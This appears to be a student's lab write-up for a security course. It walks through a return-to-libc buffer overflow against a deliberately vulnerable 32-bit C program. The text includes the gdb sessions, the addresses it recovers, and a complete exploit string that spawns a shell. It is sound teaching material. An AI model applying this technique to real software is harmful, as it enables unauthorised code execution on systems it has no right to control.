Vulnerable Program Process

Gavin Stankovsky
Spring 2025
CS456

OS Used: 32-bit Ubuntu 16.04


Analysis of vulnerabilities and attack used:

Looking at the program, we are able to input data by a command line argument, which is passed to a function that copies the contents of that argument to a buffer of size 10 bytes. The copying of data is done in vulnerable_function() and is handled by strcpy(). Note that strcpy() does **no checking on the bounds** from argv[1] to buffer[10] which allows a **buffer overflow** to occur. Looking at intermedia_code() we can see that it makes a call to system(“/bin/date”), knowing this means system will exist in our programs memory, and we can use this along with the global variable char *myshell = “/bin/sh” to spawn ourselves a shell! The way we can spawn a shell is by taking our buffer overflow along with vulnerable_function’s return address redirecting the program flow to system()’s body with the address of char *myshell which will execute as if we called system(“/bin/sh”) giving ourselves a shell!


Executing the attack:

To execute this attack we will need a few addresses and some knowledge of how 32-bit systems prepare arguments for functions. Functions on the stack are passed in reverse order, so the last argument of a function is passed last, and a 32-bit system does not require arguments to be passed in a register. With this information we need to gather: the address of system(), the address of char *myshell and the return address of our vulnerable_function().


To find these addresses we must first examine the stack, compiling our program with:


```
gav@ubuntu1604--2:~/code/p1$ gcc -g -static -fno-stack-protector -no-pie -o code p1code.c
```

allows our program to have to proper protections removed, no ASLR, no Stack Canary, and -static will ensure that system() is present in our programs memory space. After its compiled we can run:



```
gav@ubuntu1604--2:~/code/p1$ gdb code
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from code...done.
(gdb) break vulnerable_function
Breakpoint 1 at 0x80488ab: file p1code.c, line 13.
(gdb)
```

Setting a break point in vulnerable_function() will allow us to examine our stack and find its return address:
We will run:
r $(echo -ne “aaaaaaaaa”) - input of 9 ‘a’s
ni 6 – get past strcpy()
n – gets us out of strcpy() function body
x/16xw $esp – Examine 16 hexadecimal word-sized segments of our stack pointer ($esp)




```
(gdb) r $(echo -ne "aaaaaaaaa")
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/gav/code/p1/code $(echo -ne "aaaaaaaaa")

Breakpoint 1, vulnerable_function (string=0xbffff237 "aaaaaaaaa") at p1code.c:
13              strcpy(buffer,string);
(gdb) ni 6
0x080677c0 in __strcpy_sse2 ()
(gdb) n
Single stepping until exit from function __strcpy_sse2,
which has no line number information.
vulnerable_function (string=0xbffff237 "aaaaaaaaa") at p1code.c:14
14      }
(gdb) x/16xw $esp
0xbfffef40:     0xbffff034      0x6161f040      0x61616161      0x00616161
0xbfffef50:     0x00000002      0xbffff034      0xbfffef78      0x080488e4
0xbfffef60:     0xbffff237      0x00000000      0x00000000      0x00000002
0xbfffef70:     0x080eb074      0xbfffef90      0x00000000      0x08048b21
```

Using x/xw <address_location> we can find out return addresses, or use bt, which will also work:




```
(gdb) x/16xw $esp
0xbfffef40:     0xbffff034      0x6161f040      0x61616161      0x00616161
0xbfffef50:     0x00000002      0xbffff034      0xbfffef78      0x080488e4
0xbfffef60:     0xbffff237      0x00000000      0x00000000      0x00000002
0xbfffef70:     0x080eb074      0xbfffef90      0x00000000      0x08048b21
(gdb) x/xw 0x080488e4
0x80488e4 <main+36>:    0xb810c483
(gdb) bt
#0  vulnerable_function (string=0xbffff237 "aaaaaaaaa") at p1code.c:14
#1  0x080488e4 in main (argc=2, argv=0xbffff034) at p1code.c:17
(gdb)
```

With our address identified we can print the other addresses we need and note them down:




```
(gdb) print myshell
$1 = 0x80bc308 "/bin/sh"
(gdb) print system
$2 = {<text variable, no debug info>} 0x804eff0 <system>
(gdb)
```

We will also want to return execution without crashing the original program we can use main's return address. Find it by setting a break point in main and poking around for _start.



```
(gdb) x/16xw $esp
0xbfffef70:     0x080eb074      0xbfffef90      0x00000000      0x08048b21
0xbfffef80:     0x080eb00c      0x00000000      0x00000000      0x08048b21
0xbfffef90:     0x00000002      0xbffff034      0xbffff040      0xbfffefb4
0xbfffefa0:     0x00000000      0x00000002      0xbffff034      0x080488c0
(gdb) x/xw 0x08048b21
0x8048b21 <generic_start_main+545>:     0x8310c483
```


Now we can start our attack string. We can get to 0x080488e4 (vuln_function's return address) by inputting 22 'a' characters for our buffer overflow, this should be followed by system's return address, followed by where we want system() to return, and then the address for myshell which is the argument for system(). The string should be inputted as raw binary data, which echo -e "" will do, -ne ensures there Is no '\n' at the end. Our final attack string will look something like:



```
(gdb)  r $(echo -ne "aaaaaaaaaaaaaaaaaaaaaa\xf0\xef\x04\x08\x21\x8b\x04\x08\x08\xc3\x0b\x08")
```


NOTE: integers are little endian swapped with intel processors so bytes are input in reverse.

Our final output should give us a spawned shell!



```
(gdb)  r $(echo -ne "aaaaaaaaaaaaaaaaaaaaaa\xf0\xef\x04\x08\x21\x8b\x04\x08\x08\xc3\x0b\x08")
Starting program: /home/gav/code/p1/code $(echo -ne "aaaaaaaaaaaaaaaaaaaaaa\xf0\xef\x04\x08\x21\x8b\x04\x
08\x08\xc3\x0b\x08")

Breakpoint 2, main (argc=2, argv=0xbffff014) at p1code.c:17
17              vulnerable_function(argv[1]);
(gdb) n
$ date
Sun Feb 23 17:59:39 CST 2025
$ uname
Linux
$ exit
[Inferior 1 (process 3268) exited normally]
(gdb) 
```

Then ran without being inside gdb:



```
gav@ubuntu1604--2:~/code/p1$ ./code $(echo -ne "aaaaaaaaaaaaaaaaaaaaaa\xf0\xef\x04\x08\x21\x8b\x04\x08\x0
8\xc3\x0b\x08")
$ uname
Linux
$ date
Sun Feb 23 18:01:19 CST 2025
$ pwd
/home/gav/code/p1
$ exit
gav@ubuntu1604--2:~/code/p1$ 
```